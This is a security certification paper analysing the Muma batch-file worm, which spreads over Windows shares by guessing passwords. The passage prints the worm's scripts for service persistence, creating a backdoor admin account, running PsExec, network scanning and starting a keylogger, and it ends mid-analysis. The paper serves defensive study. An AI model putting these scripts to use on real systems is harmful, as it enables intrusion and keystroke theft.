Use offense to inform defense.
Find flaws before the bad guys do.

Fun with Batch Files: The Muma Worm

David Mackey

Abstract: This paper analyzes a variant of the Muma worm. Despite the fact the worm comprises simple Windows batch files, the worm can steal keystroke data from the infected system, propagate effectively to other systems, and can even disrupt normal network traffic.

Date Submitted: November 2, 2003
GCIH Assignment Version Number: 3.0

Table of Contents

Statement of Purpose

Starting with MS-DOS, Microsoft has offered users of its operating systems the ability to automate the execution of operating system commands using batch files. The command interpreter built into to DOS and Windows, command.com, executes batch files in a similar fashion to a Unix shell executing a shell script (albeit with less functionality). Using batch files, users are able to run OS commands, external executables, and execute other batch files (and even create *for* loops and branch execution).

A simple batch file [i] to backup some critical files may look like this:

```
@echo off
REM Copy documents
xcopy "C:\My Documents\*.*" d:\mirror\ /c /s /r /d /y /i >
d:\mirror\xcopy.log

REM Copy Outlook data
xcopy "C:\Local Settings\Application
Data\Microsoft\Outlook\outlook.pst" d:\mirror\ /c /s /r /d /y /i >>
d:\mirror\xcopy.log
```

In most IT circles, the use of Windows batch files is looked upon with disdain and is often relegated to automating *simple* Windows administrative tasks like file copying, login scripts, or other basic tasks. Because it lacks many features available to full scripting languages (e.g., Windows API integration, mathematical computation functions, etc.), most IT professionals use other languages such as Perl or Visual Basic for advanced automation. However, batch files may gain newfound respect thanks to the writer(s) of the Muma worm.

The purpose of Muma, like many other worms, is to cause disruption to normal IT operations. Worms can do this by consuming too many system resources, consuming too much network bandwidth, or by causing legitimate software to crash. In Muma's case, it disrupts normal IT operations by continually scanning the network for susceptible Windows 2000 and Windows XP systems.

The modus operandi of Muma is propagating to susceptible Windows systems via Windows Shares (more on Shares in the following *Protocols and Services* section) by guessing common account passwords. Once it has installed itself on the victim system, it creates a new administrative user account, sets up a service to continually start after every reboot or shutdown, and can even steal data on what keystrokes a user inputs. However, the most interesting fact Muma presents is it does all of this with Windows batch files bundled with a few utilities.

This paper will analyze the inner workings of the Muma worm and its associated files and utilities. The introductory portions of the paper will explain what vulnerability (or in the case of the Muma worm, what Windows feature) is exploited by Muma and will also layout the environment in which the worm is analyzed. The bulk of this paper will go through the operation of the worm and

how exactly it works. The conclusion of this paper covers how information security professionals can stop the spread of Muma and eradicate it from an IT environment.

The Exploit

Unlike many utilities and worms that exploit bugs in application software, the Muma worm requires no software bugs to operate. Instead, Muma uses typical Windows SMB communications (more on SMB shortly) to establish a mapped drive to the victim system. In other words, the worm uses a typical Windows feature and guesses a Windows account password to login to the victim system.

More specifically, it uses a utility named HFIND.EXE to scan the network for systems listening over TCP port 139 or 445. Once the scanner finds a listening system, the Muma worm uses other batch files to try to login as Admin, Administrator and Guest using a pre-defined list of passwords as input (listed later in the *Stages of the Attack* section). The worm tries to guess weak passwords such as: password, test, or passwords that are the same as the user name. All of these passwords are weak Windows passwords because they can either be easily guessed or easily broken with security utilities. (Microsoft offers recommendations to enhance the strength of Windows passwords on its web site. [ii])

If a login is successful, the worm establishes a connection to the remote system and copies itself to the victim. Then, to continue propagating, it creates a new administrative account on the victim system, launches a service, and potentially launches a keystroke logger. (More on how these various operations are accomplished in the *Stages of the Attack* section.)

Name and Variants

Searches on Mitre and CERT's web sites turned up no specific mentions of Muma as a specific exploit. This is simply because Muma propagates via Windows file sharing, which is a legitimate service, not *necessarily* a software vulnerability. (CERT, however, offers a good write-up on the security risk posed by misconfigured Windows shares. [iii])

Like most malware,[1] the Muma worm has several variants. F-Secure's Anti-Virus Research Team lists the variants as: Muma.A, Muma.B, Muma.C, and Muma.D.[iv] However, the only known description of the Muma variant described in this paper comes from one of Trend Micro's Asian Web sites that names the worm BAT_MUMU.A. [v]

[1] Malware = malicious software

All variants of the Muma perform the generally the same functions: they seek out weak user passwords, they uses batch files, and attempt to capture keystroke data. However, they differ in the order in which these operations take place, the file names used, and the copy operation. For example, the BAT_MUMU.A variant (described in this paper) uses a self-extracting archive to copy files to the victim system. Other variants simply copy all the batch files one at a time. For more information on the differences among variants, refer to F-Secure's web site at: http://www.f-secure.com/v-descs/muma.shtml.

Operating Systems

Because Muma exploits an oft-used feature in Windows – Windows shares, almost all Windows systems are susceptible. However, because of the way Muma is engineered, the worm only propagates to Windows 2000 and Windows XP systems. The most obvious evidence is that the worm tries to guess weak passwords on Windows user accounts. Windows 9x and ME lack users accounts per se. In addition, Windows NT 4.0 is ruled out in the way the worm author uses the `copy` command. Within the MUMA.BAT file (and others), the author uses the following syntax: `COPY NWIZe.IN_ NWIZe.INI /Y` The Copy command available in Windows NT 4.0 does not have the `/Y` option and will error out when attempting the copy.

To further narrow susceptible systems, the target Windows systems must have File and Printer Sharing enabled (which is enabled by default on Windows 2000 and typically enabled by users on Windows XP). Without this service installed, the Windows system does not listen for SMB requests.[vi] Therefore, if the target system is not listening for SMB requests, the worm cannot establish a connection over which to propagate.

To summarize, Windows 2000 and Windows XP systems were the primary targets of this worm. The version of service pack or hotfixes installed on the target system has no bearing on the worm since the propagation mechanism uses an actual Windows feature and not a software bug. It should also be noted, however, that later versions of Windows may also be susceptible. For example, Windows Server 2003 with the same File and Print Sharing enabled and similar user accounts may also prove vulnerable to the Muma worm. This, however, was not tested at the time of analysis.

Protocols and Services

Since the introduction of Windows 95, the Windows operating system has offered the ability to share resources over a TCP/IP network using the Server Message Block (SMB) protocol.[vii] Using SMB, Windows systems can share files, printers, and other resources over the network to many users. File sharing is arguably the most useful SMB feature because it allows users to share files without having to install other applications to facilitate the file transfer (e.g., FTP, HTTP, etc.).

SMB, however, is a higher level network protocol that relies on other protocols to perform the actual routing and addressing between networks. In the case of Windows, the Transmission Control Protocol (TCP), User Datagram Protocol (UDP), and Internet Protocol (IP) perform the necessary routing functionality. These protocols allow users from other physical networks or remote Internet systems to connect to a Windows system sharing its files. IP routes network packets among networks and individuals hosts on the network using addresses such as 10.10.10.3. TCP and UDP take the network packet further by directing the traffic to a specific listening service on the remote host (e.g., TCP port 445 or UDP port 139). For more information about IP, TCP, and UDP, the SANS Institute actually offers a good overview of all three protocols at: http://www.sans.org/NO2001/Hoelzer.pdf .

To setup file sharing among Windows systems, one system must install the File and Printer Sharing service and setup a Windows share that will serve files. The serving system will then listen on TCP port 139 (and TCP port 445 for Windows 2000 and later) for requests to access the Windows share. Whenever a user maps a logical drive or browses the network for the serving system's Windows share, the requesting system initiates an SMB connection, authenticates (Windows NT 4.0 and later), and request files from the Windows share.

Windows shares have been very useful for typical computers users but have also been useful for abusers.[2] By gaining access to a Windows systems that allows users to connect without a user name and password (using the command `net use \\10.0.0.1\ipc$ "" /user""`), attackers can enumerate users, network resources, and a variety of other important reconnaissance data. For Windows 9x and ME systems, Windows shares are protected by a single password for all users. Guessing this password allows a remote attacker to gain access to any information offered by the share. Many attacks exist against Windows shares and almost all seek to be able to steal data or resources from the victim system.

In another popular SMB attack on Windows NT 4.0, Windows 2000, and Windows XP systems, attackers try to guess weak passwords on common user accounts like Administrator and Guest in order to establish a connection to the Windows share. The Muma worm uses this type of attack to gain entrance to a susceptible system. More specifically, it uses a utility named HFIND.EXE to scan the network for systems listening over TCP port 139 or 445. Once the scanner finds a listening system, it tries to login using the accounts Admin, Administrator and Guest. One of the Muma's accompanying text files contains a list of passwords to try during each login attempt.

[2] Abuser = Abusive User

Signature

Because Muma exploits a legitimate service, it is difficult to detect an attack via network monitoring or intrusion detection systems. If the worm traffic occurs within a large volume or network traffic, it can easily get lost in the background noise of legitimate network traffic – especially large networks that rely heavily on Windows-based file and print servers.

Additionally, because Muma uses Windows File Sharing to propagate, blocking Muma network traffic would also block legitimate Windows file sharing traffic. This option is near impractical for organizations that rely heavily on Windows because users would be severed from servers that may contain necessary documents, utilities, or other files.

However, the large volume of TCP port 139 traffic may tip off network administrators to a network attack. Figure 1 shows the repeated attempts of HFIND.EXE to track down systems with open file shares using TCP port 139 queries. Again, on high volume networks, this traffic may be easily covered by a large amount of legitimate Windows file sharing traffic.



Figure 1: Packet capture of HFIND.EXE in action

At the system level, however, the attack is easier to spot. For example, on Windows systems that audit on failed login attempts, the repeated login attempts will quickly show a problem. The following extract can be viewed in the Event Viewer utility:

```
Failure Audit  7/3/2003  3:08:11PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:11PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:10PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:10PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:09PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:09PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:08PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:08PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:07PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
```

For those systems without auditing enabled, Muma copies its files to the \WINNT\SYSTEM32 directory. An administrator who spots any of the files listed in Figure 3 (listed in the Stages of Attack section) within this directory can assume the worm has infected the system. Additionally, spotting HFIND.EXE or CMD.EXE in the Task Manager's process list may also indicate infection.

The Environment

Although the Muma worm was captured in action on a corporate network, the analysis performed in this paper was accomplished on a small network. In reality, the entire network is contained on a single PC; however, the software VMWare[viii] allows you to install Guest operating systems that appear as distinct systems. The Host-Only option ensures that the VMWare Host acts as a router for all traffic on this simulated network.

Additionally, McAfee's Internet Security product was installed on the VMWare host to effectively wall of the lab environment from other networks. The Guest systems cannot communicate with the Internet or any other systems on the local area network (LAN).



Figure 2: Analysis network

As you can see from the diagram the following systems were used:

- Windows NT 4.0 Server
  - No service packs installed
  - Setup as a primary domain controller
  - VMWare guest
  - IP Address: 10.101.10.129

- Windows 2000 Professional
  - Service Pack 1 installed
  - VMWare guest
  - IP address: 10.101.10.128
- Windows 2000 Professional
  - Service Pack 4 with all hotfixes installed
  - Running Zone Labs' ZoneAlarm Pro firewall
  - VMWare host
  - VMWare networking (router)
  - McAfee Internet Security (firewall)
  - IP address: 10.101.10.1

Stages of the Attack:

Prior to analysis the technical details of Muma, there are several general conclusions that can be drawn from the Muma worm.

- With the inherent limitations in the Windows Command shell, batch files would seem to be the least likely vehicle for actual malicious code. However, this worm demonstrates that any scripting language is useable for malicious purposes.
- In general, the worm writer uses separate batch files to create subroutines and logically separate the code.
- The worm writer is probably Asian. This assumption is based on the origin and language of some of the included utilities and the referenced domains.
- The worm can capture keystrokes, window clicks, URLs and other user input. However, this feature was only enabled under certain conditions. This limitation was probably designed to target specific systems or environments.

Figure 3 provides a general overview of the logic executed by the worm documents file activity around this worm. Specifically, it shows which files: provide input to other files, are created, are copied, and/or are executed by the worm. This worm has 25 files total that it manipulates in one form or another. The reader can refer back to this flow diagram to follow the execution of Muma.



Figure 3: Worm execution and file manipulation

Note: The analysis presented in the following pages tries to stay as close as possible to Muma's thread of execution to logically flow through the actions performed. As such, the typical attack sequence – reconnaissance, scanning, exploitation, keeping access, and covering tracks – is not presented in order. As an added warning, the program logic may cause some confusion as the analysis jumps between batch files, utilities and output files.

Keeping Access

As you can see in Figure 3, the attack is launched by running the NTSERVICE.BAT batch file. Presumably, the attacker must start the worm propagation or get an unsuspecting user to do it for him. As the worm propagates, the NTSERVICE.BAT is first batch file executed on the infected system. NTSERVICE.BAT contains the following:

```
/* NTSERVICE.BAT */

net stop Application >A.TMP
ECHO A|IPCNL.EXE
NTSERVICE.exe -install >>A.TMP
net start Application >>A.TMP
```

NTSERVICE.BAT kicks off the worm by setting up a service named Application. The batch file first stops any existing service named Application then unpacks the rest of the worm files by executing a self-extracting archive named IPCNL.EXE. The command `ECHO A|IPCNL.EXE` sends the option "a" to the IPCNL.EXE self-extracting archive which ensures *all* files are unpacked.

NTSERVICE.BAT then uses a utility named NTSERVICE.EXE to install its own service to ensure the worm continues to launch whenever the victim system is restarted. NTSERVICE.EXE is a simple utility to install, start, stop, restart, and uninstall Windows services. NTSERVICE.EXE takes the NTSERVICE.INI configuration file as input – but the key is that NTSERVICE.INI must be located somewhere in the file path in order for NTSERVICE.EXE to grab its settings. Luckily, Muma copies its files to \WINNT\SYSTEM32 which is, by default, part of the default path statement. NTSERVICE.INI contains the following:

```
/* NTSERVICE.INI */

[Settings]
ServiceName = Application
LogEnable = 0
ProcCount = 1
[Process0]
CommandLine = "CMD.exe /C SS.bat"
PauseStart = 1000
PauseEnd = 1000
UserInterface = No
```

NTSERVICE.INI contains the properties of the new Application service. The new service is configured with the following settings: the name is Application; it has no description; it does not log; it starts a Command Prompt running the SS.BAT file; and the service does not show an interface to the user. The name obfuscates its existence to the user by having such a ubiquitous name and running in the background thereby avoiding detection.

The final command in NTSERVICE.BAT starts the Application service which, in turn, calls SS.BAT. SS.BAT contains the following:

```
/* SS.BAT */

net user admin KKKKKKK /add
net user admin KKKKKKK
net localgroup administrators admin /add

start /i /min /wait /B PSEXEC \\127.0.0.1 -u admin -p "KKKKKKK" -d cmd.exe /c START.BAT
```

SS.BAT is a crucial setup script for the worm. It creates the user account that the worm will use to continue to run its files. The Admin account is created first with a password of KKKKKKK. Presumably, the worm writer runs the net user command again to set the password, although the second command is really superfluous since the first command added the account and also set the password. SS.BAT then adds the new Admin account into the local Administrators group. A new entrance to the system has now been created.

SS.BAT's final action is to use the PSEXEC.EXE utility developed by Sysinternals[ix] to kick off a minimized Command Prompt running START.BAT. PsExec is an incredibly useful – not intentionally malicious – utility that allows folks with administrative Windows accounts to start processes on a remote system (similar to Unix's rexec utility). Muma has already created a new service, a new administrative account, but it really has no way to continue executing the rest of the worm. PsExec bridges this gap by allowing Muma to login with the new Admin account and start the next piece of logic – START.BAT.

Reconnaissance

Because Muma is a worm, there is no human-directed reconnaissance of targets per se. The worm, however, does have a mechanism for looking for its next targets. START.BAT contains the following commands:

```
/* START.BAT */

CALL MUMA.BAT
SET IPA=192.168
CALL 10.BAT 0

:NEARAGAIN
netstat -n|find ":" >A.TMP
FOR /F "tokens=7,8,9,10,12 delims=.: " %%I IN (A.TMP) DO SET NUM1=%%I&& SET NUM2=%%J&& SET
NUM3=%%K&& SET NUM4=%%L&& SET NUM5=%%M&& CALL NEAR.BAT

:START
CALL RANDOM.BAT
IF "%NUM1%"=="255" GOTO NEARAGAIN
IF "%NUM1%"=="192" GOTO NEARAGAIN
IF "%NUM1%"=="127" GOTO NEARAGAIN
IF "%NUM2%"=="255" GOTO NEARAGAIN
IF "%NUM3%"=="255" GOTO NEARAGAIN
IF "%NUM4%"=="255" GOTO NEARAGAIN
REM ========================================
SET IPA=%NUM1%.%NUM2%
ECHO START > A.LOG
PING %IPA%.%NUM3%.1>B.TMP
PING %IPA%.%NUM3%.%NUM4%>>B.TMP
FIND /C /I "from" B.TMP
IF ERRORLEVEL 1 GOTO START

CALL 10.BAT %NUM3%

DEL A.LOG
GOTO START
```

START.BAT is the master controller in scanning the network for vulnerable systems. It first initiates a scan on any 192.168.0 networks to which the victim system may be connected. Next, it scans networks to which the victim system is already connected. And finally, it initiates scans against random networks ad infinitum. The details of START.BAT will be explored later in the *Scanning* section.

Exploiting the System

The first step START.BAT performs is calling yet another batch file – MUMA.BAT. MUMA.BAT is responsible for firing up the keystroke logger and runs through the following commands:

```
/* MUMA.BAT */

DEL LAN.LOG
IF EXIST MUMU.LOG GOTO END
DEL C:\SYSKEY.LOG
DIR C:\ >LAN.LOG
FIND /C "_-" LAN.LOG
IF ERRORLEVEL 1 GOTO END
DIR C:\MU.EXE /S >LAN.LOG
DIR D:\MU.EXE /S >>LAN.LOG
DIR E:\MU.EXE /S >>LAN.LOG
DIR F:\MU.EXE /S >>LAN.LOG
DIR G:\MU.EXE /S >>LAN.LOG
DIR H:\MU.EXE /S >>LAN.LOG
FIND /C /I "MU" LAN.LOG
IF ERRORLEVEL 1 GOTO END
COPY NWIZe.IN_ NWIZe.INI /Y
START NWIZe.EXE
:END
ECHO . > MUMU.LOG
```

The overall purpose of MUMA.BAT is to start the NWIZE.EXE utility (covered a bit later). However, the puzzling item is that the worm writer is looking for specific conditions on the victim system in order to run the most malicious portion of the worm. The first check looks to see if this file has been run on the victim system before. It does this by using a file system semaphore called MUMU.LOG. If MUMU.LOG already exists on the system, the contents of MUMA.BAT are skipped, MUMU.LOG is recreated with the `ECHO . > MUMU.LOG` , which simply types a period into a new MUMU.LOG and program execution is returned back to START.BAT.

If, however, MUMU.LOG does not exist, MUMA.BAT deletes the file SYSKEY.LOG (output file for NWIZE.EXE) and LAN.LOG (output file for Dir commands) output files. Presumably, this is to clean up operations from a previous run of the Muma worm on the infected system.

MUMA.BAT then continues to the next check by running the `DIR C:\ >LAN.LOG` command and dumping the output to LAN.LOG. Next, the `FIND /C "_-" LAN.LOG` command looks for a count of file names within LAN.LOG that contain specific characters. Presumably, the target file name – or portion of a file name – is in another language because its name does not represent English letters. Instead, the characters translate to `_-` which translates to ASCII 181 and 45 in the US ASCII character set. If MUMA.BAT does not find a file name containing those characters, MUMU.LOG is recreated and program execution is returned back to START.BAT.

If a file name, or file names, containing the `_-` characters is found, MUMA.BAT continues by looking through all files on drives C: through H: for a file named MU.EXE with the command `DIR {drive letter}:\MU.EXE /S >LAN.LOG`. Again, the contents are dumped to a newly created LAN.LOG (the first Dir command recreates the file using a solitary `>` output redirector.) Using the Find command again, if MU.EXE

is not found anywhere on those drives, the MUMA.BAT recreates MUMU.LOG and program execution is returned back to START.BAT.

Note: During the analysis of the Muma worm, the files MU.EXE or a file name containing the Asian ASCII character equivalent of _- could not be located. Searches on both the Internet and newsgroups, turned up tantalizing leads (e.g., MUDOS, OpenPegasus utility, etc.); however, the true target of the searches is still unknown.

If MU.EXE is found somewhere on drives C: through H:, MUMA.BAT kicks off the NWIZE.EXE utility. The NWIZ.EXE utility is the most disturbing aspect of this worm and the most elusive. During the analysis of Muma, the only hint as to its function or operation came from two sources – Filemon and Trend Micro.

First, Sysinternal's Filemon[x] shows what processes interact with which files and describes the exact operation whether it is reading, writing, or querying. During the analysis of Muma, Filemon was invaluable at tracking the general file interaction of the Muma worm's batch files and utilities.

Filemon was especially critical in analyzing NWIZE.EXE. While NWIZE.EXE was running and the mouse was moved or characters were typed on the keyboard, NWIZE.EXE made open and write calls to the file C:\SYSKEY.LOG, as shown in Figure 4. SYSKEY.LOG, itself, was not helpful because it contained what appeared to be encrypted text as shown below:

```
/* SYSKEY.LOG */

$&&%;&/;'%6'/,$#,%!
Bwe}Twd
Z>%#/:"!'?
$&&%;&/;'%6'/,$#,#%
Cxbbzsr6;6Xybsfwr
ME~pbKB~s6zwlo6qyM*;KM*;KqM*;Kryq6|c{fsr6y`sd6b~s6gcu}6M*;KM*;KM*;Ku}6tydax6pynMSxbsdK
$&&%;&/;'%6'/,$ ,&
Pzs6[yxbyd6;6Eoexbsdxwze,6aaa8eoexbsdxwze8uy{
Z>##.:%!!?Z>##.:%!!?Z>##.:%!.?Z>##.:%!.?Z>##.:%!.?
$&&%;&/;'%6'/,$ ,'#
Bwe}Twd
Z>".$:" #?Z>""&:" #?Z>#&/:"$!?
$&&%;&/;'%6'/,$ ,'
Axryae6Bwe}6[ wxwqsd
Z>"$:%!'?MTcbbyxK
```



Figure 4: Filemon's capture of NWIZE.EXE activity

Trend Micro's write-up on this particular variant of MUMA provided a good overview of NWIZE.EXE's operation. However, it did not lay out the exact technical details of how the Muma uses this utility; however, it did provide a critical clue – Trend Micro detects NWIZE.EXE as the PCGHOST Trojan.[xi]

After some searching using Google,[xii] I was able to find a keystroke logging utility called PCGhost. After downloading and installing the utility in the small analysis lab, the analysis of PCGhost proved just as elusive in determining its operation as NWIZE.EXE. However, an accompanying file -- called PCGHOST.ENU – contained fragments of help text. One of the snippets mentioned using the key combination of ALT + F12 to enter the configuration screen. After pressing ALT+F12, the configuration pages shown in Figure 5 appeared.

